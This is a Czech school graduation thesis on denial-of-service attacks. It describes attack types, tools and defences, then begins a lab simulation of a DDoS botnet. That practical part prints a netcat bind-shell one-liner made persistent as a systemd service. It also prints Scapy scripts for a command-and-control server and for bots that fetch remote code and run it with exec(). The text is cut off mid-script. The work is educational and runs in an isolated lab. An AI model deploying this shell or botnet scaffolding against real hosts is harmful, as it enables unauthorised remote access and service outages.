



**Střední průmyslová škola elektrotechnická
a gymnázium V Úžlabině 320**

Maturitní práce z odborných předmětů

Název práce v českém jazyce

Jméno a příjmení autora/autorky práce

Vyberte vaši třídu

Vedoucí práce: **Ing. David Čepička**

Studijní obor: **18-20-M/01 Informační technologie**

Rok odevzdání: **2025**

Čestné prohlášení

Odevzdáním této maturitní práce na téma **Útoky typu DoS** potvrzuji, že jsem ji vypracoval/a pod vedením vedoucího samostatně za použití v práci uvedených pramenů a literatury. Dále potvrzuji, že odevzdaná vytištěná verze písemné zprávy (protokolu) a plakátu se plně shoduje s odevzdanou elektronickou verzí.

V Praze dne 17.03.2025.....

Martin Smékal.....
Podpis autora/autorky práce

Anotace

Tato práce se zaměřuje na útoky typu Denial of Service (DoS), které představují vážnou hrozbu pro dostupnost a stabilitu síťových služeb. Cílem práce je komplexně analyzovat principy a metody realizace DoS útoků, rozdělit je do jednotlivých kategorií (distribuované, volumetrické, protokolové a aplikační útoky) a prostřednictvím praktické části demonstrovat jejich reálný dopad v simulovaném prostředí.

Klíčová slova

Kyberbezpečnost, DoS, HTTP, TCP, Scapy, Hping3

Annotation

This work focuses on Denial of Service (DoS) attacks, which pose a serious threat to the availability and stability of network services. The aim of the study is to comprehensively analyze the principles and methods of executing DoS attacks, categorize them into different types (distributed, volumetric, protocol-based, and application-layer attacks), and demonstrate their real impact in a simulated environment through a practical approach.

Keywords

Cybersecurity, DoS, HTTP, TCP, Scapy, Hping3

Obsah

1	ÚVOD A CÍL PRÁCE	5
2	TYPY ÚTOKŮ DOS – TEORETICKÁ ČÁST PRÁCE	6
2.1	PRINCIP A FUNKCE ÚTOKŮ TYPU DoS.....	6
2.2	ZÁKLADNÍ ČLENĚNÍ DoS ÚTOKŮ	6
2.2.1	<i>Distribuované útoky.....</i>	6
2.2.2	<i>Kompilace</i>	7
2.2.3	<i>Protokolové útoky.....</i>	8
2.2.4	<i>Aplikační útoky.....</i>	9
2.3	ZNÁMÉ NÁSTROJE PRO REALIZACI ÚTOKŮ.....	9
2.3.1	<i>LOIC.....</i>	9
2.3.2	<i>Hping3.....</i>	10
2.3.3	<i>HULK</i>	10
2.4	PREVENCE A OBRANA.....	11
2.4.1	<i>Firewall a IDS/IPS systémy.....</i>	11
2.4.2	<i>Load balancery.....</i>	11
2.4.3	<i>Protokoly</i>	11
2.4.4	<i>Prevence ve firmách</i>	12
3	SIMULACE DDOS ÚTOKŮ – VLASTNÍ PRÁCE.....	13
3.1	POPIS VIRTUALIZOVANÉHO PROSTŘEDÍ.....	13
3.2	KONFIGURACE PRVKŮ A SLUŽEB	14
3.3	PŘÍPRAVA SCÉNÁŘŮ.....	15
3.3.1	<i>Útočník – CnC.....</i>	15
3.3.2	<i>CnC – Botnet.....</i>	16
3.3.3	<i>Ověření funkčnosti</i>	19
3.4	SCÉNÁŘ – HTTP FLOOD	21
3.5	SCÉNÁŘ – TCP SYN FLOOD	25
4	ZÁVĚR.....	27
5	SEZNAM POUŽITÝCH ZDROJŮ.....	28

1 Úvod a cíl práce

V dnešní digitální době, kdy informační systémy a online služby hrají zásadní roli v každodenním životě, se problematika kybernetické bezpečnosti stává stále naléhavější.

Tato práce se zaměřuje na útoky typu Denial of Service (DoS), které představují vážnou hrozbu pro dostupnost a stabilitu síťových služeb. Cílem práce je komplexně analyzovat principy a metody realizace DoS útoků, rozdělit je do jednotlivých kategorií (distribuované, volumetrické, protokolové a aplikační útoky) a prostřednictvím praktické části demonstrovat jejich reálný dopad v simulovaném prostředí.

Práce je rozdělena do teoretické části, kde jsou detailně popsány mechanismy útoků a nástroje k jejich nasazení a následnou prevenci, a do praktické části, která ověřuje jejich účinnost v určité topologii a poukazuje na možnosti obrany. Tento přístup má za cíl zvýšit povědomí o hrozbách, jež DoS útoky představují, a poukázat na efektivní postupy a technologická opatření k jejich mitigaci.

2 Typy útoků DoS – teoretická část práce

Než začneme s typy DoS útoků a možnou obranou proti nim, je třeba nejprve pochopit principy těchto útoků a jejich fungování. Dále si ukážeme, jaké nástroje se používají pro jejich realizaci a jaké jsou možné varianty obrany proti nim.

2.1 Princip a funkce útoků typu DoS

Útoky typu DoS (Denial of Service) jsou zaměřeny na znepřístupnění online služeb prostřednictvím přetížení cílového systému nadměrným množstvím síťového provozu. Tento nápor vede k vyčerpání zdrojů, což způsobí, že systém pak není schopen obsloužit legitimní požadavky uživatelů.

Většinou se u DoS útoků setkáváme se zaplavováním (flooding), což je odesílání velkého množství dat nebo požadavků s cílem přetížit šířku pásma (bandwidth) nebo výpočetní kapacitu cílového zařízení. Anebo také s využitím nějaké slabiny (exploit) v síťových protokolech nebo aplikacích.


Důsledkem útoků DoS jsou finanční ztráty, narušení reputace anebo ztráta důvěry zákazníků. S rostoucím počtem těchto útoků je stále naléhavější potřeba implementovat robustnější bezpečnostní strategie. (example růstů https://www.researchgate.net/publication/378952021_Evolving_Malware_DDoS_Attacks_Decadal_Longitudinal_Study, nebo https://nukib.gov.cz/download/publications_en/2023_Report_on_the_State_of_Cybersecurity_in_the_Czech_Republic.pdf).

2.2 Základní členění DoS útoků

2.2.1 Distribuované útoky

Distribuované útoky typu Denial of service, se liší od normálních DoS útoků tím, že odcházejí z více lokací najednou, a tak účinnost útoků je vyšší. DDoS útoky svým velikým počtem dat maskují útočníka a také rychlost jakou mohou cíl vyřadit z provozu je mnohonásobně větší.

Pro lepší zdůraznění si můžeme ukázat základní popis sítě DDoS útoku na Obrázku 1. (další obrázky topologie jsou navrženy podle vlastního zpracování s podporou volně dostupných svg obrázků dostupných z: <https://www.svgrepo.com/collection/servers-isometric-icons/>)



Obrázek 1 Schéma základního DDoS útoku – vlastní zpracování

Na obrázku 1 vidíme použití strategie botnetu, což je kolekce botů (infikovaných počítačů), kteří jsou většinou pod hierarchickou kontrolou. Na konci této kontroly se většinou vyskytuje také Command-and-Control (CnC) Server, který rozesílá útočnickovi instrukce svým botům.


Dokazují to i tyto informace.../Další informace k tomuto tématu lze nalézt v dokumentu Lecture 29, Purdue University. ?
<https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture29.pdf>.

2.2.2 Kompilace

„Volumetrické útoky jsou nejčastějším typem DDoS útoků. Jejich cílem je přesycení šířky pásma cíle, což způsobí nedostupnost služby. Tyto útoky zahlcují cíl obrovským množstvím dat, které se často měří v bitech za sekundu (Bps) nebo gigabitech za sekundu (Gbps).“ (Merkebauly, 2024)

U volumetrických útoků je i složitější rozpoznat legitimní uživatele/požadavky od škodlivého provozu, protože velký objem dat zahlcuje nejen bezpečnostní prvky v síti, ale i prvky na napadeném zařízení, které by je mohli rozlišit.

Volumetrické útoky se pohybují primárně ve třetí a čtvrté vrstvě ISO/OSI modelu. Do těchto útoků spadá například UDP flood, SYN flood, ICMP flood nebo DNS reflection flood útoky. (Merkebauly, 2024).




Obrázek 2 Schéma ICMP flood útoku – vlastní zpracování

Na levé straně Obrázku 2, která znázorňuje ICMP flood útok, můžeme vidět útočníka řídící botnet a samotnou záplavu ICMP echo požadavky. Napadený server odpovídá a útok tak vyplývá jeho šířku pásma (bandwidth). Na pravé straně je zase legitimní uživatel, který není schopen komunikovat s přetíženým serverem.

2.2.3 Protokolové útoky

Protokolové útoky se také pohybují ve třetí a čtvrté vrstvě ISO/OSI modelu, ale na rozdíl od volumetrických se zaměřují na využití slabin v protokolu, například v handshake procesu nebo navázání relace. (Merkebauly, 2024)

Nejčastěji se tyto útoky měří v (Pbs) paktetech za sekundu. Do těchto útoků pak spadá TCP SYN flood, Smurf útoky nebo útok ping of death.



Obrázek 3 Schéma TCP SYN flood útoku – vlastní zpracování

TCP SYN flood funguje na základě operace „three-way handshake“, která se používá k navázání TCP komunikace. Normální průběh této operace probíhá tak, že klient pošle synchronizační zprávu (SYN), server odpoví také synchronizační zprávou (SYN) a ještě uznáním klientovi zprávy (ACK) a nakonec klient nazpět uzná serveru jeho zprávu (ACK).


Trik ve TCP SYN flood útoku je ten, že pokud klient neodpoví poslední zprávou (ACK), tak instance navázání komunikace bude stále otevřená. Nakonec server může dojít až do kritického bodu (viz. Obrázek 3) kdy bude přetížen a nebude schopen odpovídat na další TCP SYN zprávy.

2.2.4 Aplikační útoky

„Aplikační útoky se zaměřují na nejvyšší vrstvu ISO/OSI modelu. Jejich cílem je vyčerpat zdroje konkrétní aplikace. Tyto útoky je často obtížnější odhalit, protože napodobují legitimní požadavky a provoz.“ (Merkebauly, 2024)

Nicméně, tyto útoky budou mít podobný dopad na služby, protože cílí na specifické charakteristiky aplikací, jako jsou HTTP, DNS nebo protokoly pro inicializaci relací (SIP). (Zargar, 2013)

Mezi tyto útoky patří HTTP GET/POST flood útoky, BGP hijacking nebo Slowloris útoky.



Obrázek 4 Schéma HTTP GET flood útoku – vlastní zpracování

Na Obrázku 4 je znázorněn právě HTTP GET flood útok, kde útočník posílá velké množství GET požadavků (requests), například na stáhnutí obrázků či scriptů. Tím zapříčiní přetížení serveru. Dále k celkovému útoku i napomáhá fakt, že server musí odpovídat většinou i objemnými daty. Útočníci také kombinují různé parametry nebo i celkovou strukturu útoku pro co nevyšší poškození.

2.3 Známé nástroje pro realizaci útoků

2.3.1 LOIC

Jeden z nejznámějších nástrojů k provádění DoS a DDoS útoků. Původně byl vyvinut společností Praetox Technology jako aplikace pro testování zatížení sítí, ale později se stal open-source softwarem a nyní se používá i pro škodlivé účely. LOIC je známý svou

jednoduchostí a dostupností, což ho činí oblíbeným i mezi lidmi s minimálními technickými znalostmi. Proslavil se použitím skupinou Anonymous a uživateli online fór.

Nástroj umožňuje zaplavovat cílové servery s TCP, UDP nebo http pakety. Pro rozsáhlé útoky vyžadující spolupráci tisíce uživatelů je k dispozici mód „Hivemind“, kdy jeden hlavní uživatel řídí více připojených zařízení (dobrovalný botnet) prostřednictvím IRC chatovacích kanálů. Účastníci tak můžou tvrdit, že jejich zařízení byla obětmi botnetu.

Mezi významné incidenty s využitím LOIC patří útoky Anonymous na weby Church of Scientology v roce 2008 a útoky podporovatelů WikiLeaks na weby Visa a MasterCard v roce 2010 poté, co tyto společnosti zablokovaly platby směrem k WikiLeaks. (Cloudflare, 2024)

2.3.2 Hping3

Hping3 je síťový CLI nástroj, který dokáže odesílat vlastní ICMP/UDP/TCP pakety a zobrazovat odpovědi cíle podobně jako ping zobrazuje ICMP odpovědi. Podporuje fragmentaci, libovolné tělo a velikost paketů a lze jej použít k přenosu souborů prostřednictvím podporovaných protokolů.

Pomocí hping3 můžeme testovat pravidla firewallu, provádět (falšované) skenování portů, testovat výkon sítě s použitím různých protokolů, provádět objevování MTU cesty, provádět operace podobné traceroute s různými protokoly, identifikovat vzdálené operační systémy, nebo auditovat TCP/IP stacky. (Kali Hping3, 2024)

2.3.3 HULK

HULK (HTTP Unbearable Load King) byl primárně navržen pro výzkumné účely a měl pomáhat penetračním testerům ověřovat efektivitu serverů. Důvod vzniku byl za vylepšení dřívějších penetračních nástrojů, jelikož většina generovala předvídatelné pakety nebo http SYN požadavky, což bránilo efektivně testovat obrany sítí.

HULK se tak liší od běžných nástrojů pro penetrační testování, skriptů nebo metod exploitace. Generuje množství unikátních požadavků v nepravidelných intervalech z jednoho hostitele. Nejenže spouští DDoS útok, ale zároveň ztěžuje obranným mechanismům síť odhalit vzor útoku, což komplikuje filtrování provozu. Nástroj nabízí také funkce, jako je maskování referenčních požadavků a skrytí identity útočníka. (Beschokov, 2024)

2.4 Prevence a obrana

Obvykle, když je útok DDoS typu flooding detekován pozdě, nelze udělat nic jiného než odpojit oběť od sítě a ručně problém vyřešit. Útoky DDoS typu flooding plýtvají značným množstvím zdrojů (například výpočetním časem atd.) na cestách vedoucích k cílovému zařízení. Proto je hlavním cílem jakéhokoli mechanismu obrany proti DDoS detekovat tyto útoky co nejdříve a zastavit je co nejbližší jejich zdrojům. (Zargar, 2013)

2.4.1 Firewall a IDS/IPS systémy

Firewally a systémy pro detekci a prevenci průniků (IDS/IPS) představují základní vrstvu obrany proti DDoS útokům.

Firewally umožňují blokovat podezřelý síťový provoz na základě předem nastavených pravidel, jako je filtrování podle IP adres, portů nebo protokolů, a tak zabraňují před neautorizovaným přístupem.

IDS/IPS systémy přidávají schopnost detekovat a automaticky reagovat na škodlivý provoz. IDS systémy analyzují síťovou komunikaci a upozorňují na možné hrozby, zatímco IPS systémy dokáží aktivně blokovat škodlivé pakety v reálném čase. Tyto technologie jsou však limitovány svou schopností zvládat vysoké objemy provozu, které větší DDoS útoky generují. (Scarfone, 2007)

2.4.2 Load balancery

Load balancery představují účinnou metodu pro distribuci síťového provozu mezi více servery. Tím se snižuje riziko přetížení jednoho zařízení a umožňuje lepší odolnost vůči DDoS útokům. V případě útoku může load balancer přesměrovat provoz na méně vytížené servery nebo na speciálně navržené servery pro absorpci DDoS útoků. Moderní load balancery mohou navíc využívat metody analýzy provozu k identifikaci a filtrování škodlivého provozu. (f5, 2023)

2.4.3 Protokoly

Nastavení, optimalizace a analýza síťových protokolů také hrají klíčovou roli v obraně proti DDoS útokům. Například protokol TCP může být nakonfigurován tak, aby omezoval počet současných spojení nebo minimalizoval dobu čekání na odpověď. Podobně lze využít metody jako „rate limiting“, které kontrolují počet požadavků z jedné IP adresy v určitém čase.

Také jak píše Mirkovic et al. (2004), pokud se filtruje pomocí mechanismu, který ověřuje například TCP připojení, tak podle jeho definice může odhalit polootevřené spojení odpojit je a tím zabránit jejich hromadění.

2.4.4 Prevence ve firmách


Prevence DoS a DDoS útoků ve firmách zahrnuje kombinaci technologických opatření, procesů a osvěty zaměstnanců. Bezpečnostní opatření na síťové úrovni jsou například segmentování sítě či „geo-locking“, ale i ochranné systémy jako Next-Generation Firewally a už zmínění IPS. Dále se využívají i Webové Firewally (WAF) nebo API brány na ochranu API koncových zařízení před zneužitím nebo nadměrným zatěžováním.

Určitě ale hlavní částí bezpečnosti ve firmách je i pravidelné školení zaměstnanců, plánování postupů na určité incidenty nebo pravidelné testování penetračními testy.

3 Simulace DDoS útoků – vlastní práce

Tato praktická část se zabývá dopadem DDoS útoků HTTP flood a TCP SYN flood. Řeší se celkový návrh virtualizovaného prostředí pro simulaci, postup pro zavedení CnC serveru a dalších prvků v celém scénáři, a nakonec jejich chování při probíhajícím útoku.

3.1 Popis virtualizovaného prostředí



Obrázek 5 Topologie praktické části – vlastní zpracování

Na Obrázku 5 je celá topologie praktické části i s přiřazenými IP adresami. V tomto zapojení tedy bude komponovat Útočník, na kterém běží distribuce Kali (dostupná z: <https://www.kali.org/get-kali/#kali-virtual-machines>), ze kterého budou pramenit útoky. Centralizovaný CnC (Command and Control) server, ke kterému Útočník má root přístup a ze kterého se budou přeposílat útoky botnetu. Boti, kteří reprezentují infikované zařízení s přístupem na internet a jsou tedy spouštěči škodlivého kódu. Tři routery s operačními systémy RouterOS a Ubuntu (dostupný z: <https://mikrotik.com/download>), mají simulovat internet a umožnit load balancing, pokud je potřeba. A samotné servery oběti, na kterých běží HTTP služba Apache a DNS služba Bind na překlad adresy z druhého serveru. Jak Boti, tak servery běží převážně také na ubuntu (dostupný z: <https://ubuntu.com/download/server>).

3.2 Konfigurace prvků a služeb

Vše běží virtualizovaně v programu VirtualBox a komunikace je řešena přes interní síť a komunikace do vzdálených sítí je řešena statickým routingem.

Router R1 s RouterOS má nastavený bridge pro rychlejší konfiguraci a setupování a je spravován pomocí programu WinBox. Na R1 je také nastavená src-nat NAT a DHCP client, což poskytuje komunikaci do internetu pro celou topologii.

Pro R2 a R3 se používá Ubuntu a pro konfiguraci jejich síťových parametrů se používá nástroj nmtui.

U všech koncových zařízení se rozhraní konfigurovali podle úpravy souboru ve „/etc/network/interfaces“, nebo za pomoci nástroje nmtui.

Na serveru, který poskytuje webovou službu stačí nastavit kořenovou složku ve „/etc/apache2/http.conf“ a upravit index.html abychom si byli jistí, že se změny vážně propsali. Nakonec službu můžeme spustit pomocí „sudo /etc/init.d/apache2 start“, nebo „sudo systemctl start apache2.service“, závisí jakou verzi operačního systému máme.

Konfigurace pro DNS server je tedy zprovozněna podle služby bind9, takže hlavní soubory k úpravě jsou ve složce „/etc/bind/“. Ve „named.conf.options“ stačí změnit na jaké IPv4 adrese budeme poslouchat a povolíme jakýkoliv provoz. V „named.conf.local“ (viz Příloha 1) si už rozvrhneme pojmenování naší stránky (například victim.com). Pak v samotné „named.conf“ ověřit, že oba soubory jsou zahrnuty.

```
zone "victim.com" {
    type master;
    file "/etc/bind/db.victim.com";
};

zone "1.16.176.in-addr.arpa" {
    type master;
    file "/etc/bind/db.1.16.176.in-addr.arpa";
};
```

Obrázek 6 Obsah named.conf.local

Pak už stačí vytvořit a nastavit forward zónu „db.victim.com“ a reverse zónu „db.1.16.176.in-addr.arpa“. Pro rychlejší tvorbu se může využít i stránky jako yoyo.org na generování SOA a NS záznamu. Konečná konfigurace našich zón bude vypadat tedy takto – Příloha 2 a 3.

```
; BIND db file for victim.com

$TTL 86400

@      IN      SOA      ns.victim.com.      admin.victim.com. (
                        2024111001      ;      serial number YYMMDDNN
                        28800      ;      Refresh
                        7200      ;      Retry
                        864000      ;      Expire
                        86400      ;      Min TTL
                        )

                        NS      ns.victim.com.

$ORIGIN victim.com.
www A 176.16.1.10
ns A 176.16.1.21
```

Obrázek 7 Obsah db.victim.com

```
; BIND db file for 1.16.176.in-addr.arpa

$TTL 86400

@      IN      SOA      ns.victim.com.      admin.victim.com. (
                        2024111001      ;      serial number YYMMDDNN
                        28800      ;      Refresh
                        7200      ;      Retry
                        864000      ;      Expire
                        86400      ;      Min TTL
                        )

                        NS      ns.victim.com.

$ORIGIN 1.16.176.in-addr.arpa.
21 PTR ns.victim.com.
10 PTR www.victim.com.
```

Obrázek 8 Obsah db.1.16.176.in-addr.arpa

Nakonec pokud je firewall aktivní tak službu dns přidáme s „firewall-cmd --permanent --add-service=dns“ a nakonec službu zapneme s „sudo /etc/init.d/named start“, nebo „sudo systemctl start named“.

3.3 Příprava scénářů

3.3.1 Útočník – CnC

Ze zařízení útočníka se budeme připojovat na CnC server pomocí bind shell, za cílem stáhnout potřebný payload a spustit script, který řekne všem zaznamenaným botům, že si mají stáhnout payload a spustit ho.

Pro tento účel nám postačí one-liner bind shell script (například z PayloadsAllTheThings) nastavit jako „x.service“ na CnC serveru, aby se spouštěl vždy při startu zařízení.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 9444 >/tmp/f
```

Obrázek 9 Bind shell script

Vytvořit a rovnou editovat service můžeme za pomoci „sudo systemctl --force --full edit <jméno>.service“.

```
[Unit]
Description=bindshell
After=multi-user.target

[Service]
ExecStart=sudo bash /home/debian/bind.sh

[Install]
WantedBy=multi-user.target
```

Obrázek 10 Obsah bind.service

Hlavní parametry v bind.service tedy jsou: doba spuštění a umístění souboru pro spuštění. Čas nám tady udává „WantedBy=multi-user.target“, který se spustí na runlevelu 2,3,4 (tedy při spuštění zařízení). A do ExecStart dáme celý command s absolutní cestou ke scriptu.

Na závěr musíme povolit (enable) náš vytvořený service, a pomocí status se ujistit, že je spuštěn. Zpětné připojení na bind shell jde pomocí nc příkazu na IP adresu CnC serveru a portu na kterém poslouchá.

3.3.2 CnC – Botnet

Další script (viz Příloha 6), který chceme, aby běžel neustále od začátku spuštění je ten, který nám bude logovat IP adresy botnetu a posílat payload zpět. Logování IP adres využijeme hlavně když útočník chce, aby všechny zaznamenaní boti začali útočit navzájem.


```

from scapy.all import sniff, IP, TCP, Raw, send
import time

target_port = 9443
log_file = "/home/debian/request_ips.log"
response_file = "/home/debian/payloadcheck.py"

def packet_callback(packet):
    if packet.haslayer(IP) and packet.haslayer(TCP) and packet.haslayer(Raw):
        if packet[TCP].dport == target_port:
            client_ip = packet[IP].src
            payload = packet[Raw].load.decode(errors='ignore')
            if payload.startswith('GET'):
                try:
                    with open(log_file, "r") as file:
                        logged_ips = file.read().splitlines()
                except FileNotFoundError:
                    logged_ips = []

                if client_ip not in logged_ips:
                    with open(log_file, "a") as file:
                        file.write(client_ip + "\n")
                    print(f"Logged IP: {client_ip}")

                # Read response content from local file
                try:
                    with open(response_file, "r") as file:
                        response_content = file.read()
                except FileNotFoundError:
                    response_content = "File not found."

                # Construct HTTP response packet
                response_payload = f"{{response_content}}"
                print(response_payload)
                response_packet = IP(dst=client_ip) / TCP(dport=packet[TCP].sport, sport=target_port, flags="PA") / Raw(
                    load=response_payload)
                time.sleep(2)
                send(response_packet)
                print(response_packet)
                print(f"Sent response to {client_ip}")

if __name__ == "__main__":
    print(f"Listening for HTTP GET requests on port {target_port}...")
    sniff(filter=f"tcp port {target_port}", prn=packet_callback, store=0)

```

Obrázek 11 Hlavní script na CnC serveru

Pro posílání paketů se využívá balíček scapy. Celý script porovná, jestli je packet celý a porovná cílový port s tím na kterém poslouchá. Log-ne jeho IP adresu a dále si uloží jeho obsah. Pokud je packet GET a zaznamená jeho IP adresu do .log souboru, pokud tam ještě není a načte obsah payload souboru. Dále na stejnou IP adresu a port pošle packet, ve kterém je obsažen náš škodlivý kód. Tento script běží neustále (také běží jako .service (viz Příloha 7)) a vlastně slouží jako „odchytáváč“ žádostí z botnetu.

```

[Unit]
Description=Stconf
After=multi-user.target

[Service]
ExecStart=sudo python3 /home/debian/serverc.py

[Install]
WantedBy=multi-user.target

```

Obrázek 12 Service hlavního scriptu na CnC serveru

Poslední script, který je uložen na CnC serveru je manuální „ping“ botnetu (viz Příloha 8) neboli našich zaznamenaných IP adres. Script projede každou adresu v našem .log souboru

a pro každou vytvoří specifický packet s kódem, který pak pošle. Tím útočník může manuálně začít globální útok, který jde lehce škálovat.

```
from scapy.all import send, IP, TCP, Raw
import time

target_port = 9445
log_file = "/home/debian/request_ips.log"

def send_command_to_bots(command):
    try:
        with open(log_file, "r") as file:
            bot_ips = file.read().splitlines()
    except FileNotFoundError:
        print("Error: Bot IP log file not found.")
        return

    for bot_ip in bot_ips:
        payload = f"GET / HTTP/1.1\r\nHost: {bot_ip}\r\n\r\n{command}"
        packet = IP(dst=bot_ip) / TCP(dport=target_port, sport=9445, flags="PA") / Raw(load=payload)

        send(packet)
        print(f"Sent command '{command}' to {bot_ip}")
        time.sleep(1) # Small delay to prevent network overload

if __name__ == "__main__":
    command = "STARTATTACK"
    print(f"Sending '{command}' to all bots...")
    send_command_to_bots(command)
```

Obrázek 13 Script na manuální spuštění útoku Botnet – Servery se službami

```
from scapy.all import send, sniff, IP, TCP, Raw

payload = "/home/debian/payload.py"

def send_get_request(port, endpoint="/"):
    ip = "10.2.1.10"
    payload = f"GET {endpoint} HTTP/1.1\r\nHost: {ip}\r\n\r\n"
    packet = IP(dst=ip)/TCP(dport=int(port), sport=12345, flags="S")/Raw(load=payload)
    send(packet)
    print(f"Sent HTTP GET request to {ip}:{port}{endpoint}")

    print("Waiting for response...")
    sniff(filter=f'tcp and src host {ip} and src port {port}', prn=handle_response, timeout=10, store=0)

def handle_response(packet):
    if packet.haslayer(Raw):
        response = packet[Raw].load.decode(errors='ignore')
        print("Received Response:")
        print(response) # prints the payload
        with open(payload, "w") as file:
            file.write(response)
        exec(open('/home/debian/payload.py').read())

if __name__ == "__main__":
    port = "9443"
    endpoint = "/"
    send_get_request(port, endpoint)
```

Obrázek 14 Script v botnetu – žádost o payload

Základní script (viz Příloha 9), který běží na každém botu je tedy naše žádost o payload k CnC serveru. Spustí se jak při startu zařízení (využití .service), tak i pokud útočník použije script na vyžádání žádosti z Přílohy 8, což je postaráno skrze sniffer script (viz příloha 10).

Funguje tak, že pošle žádost na CnC server, u kterého už musí vědět IP adresu, který mu odpoví payload souborem. Hned po poslání žádosti začne čekat na odpověď a pokud ji dostane tak si ji uloží do payload.py a spustí. Tím prakticky může spustit jakýkoliv script.

Dále musíme mít script na odposlech „pingu“ botnetu od CnC serveru, který nám akorát dá koloběh do procesu spuštěním našeho hlavního scriptu. Aby se náhodou nestalo, že by se tento útok mohl provést z ničeho nic, tak jednoduchou podmínkou zjistíme jestli „ping“ paket obsahuje náš string a pokud ano, tak až teď spustí hlavní kód.

```
from scapy.all import sniff, IP, TCP, Raw
import subprocess

listen_port = 9445

def handle_packet(packet):
    if packet.haslayer(Raw) and packet.haslayer(TCP) and packet[TCP].dport == listen_port:
        payload = packet[Raw].load.decode(errors='ignore')

        if "STARTATTACK" in payload:
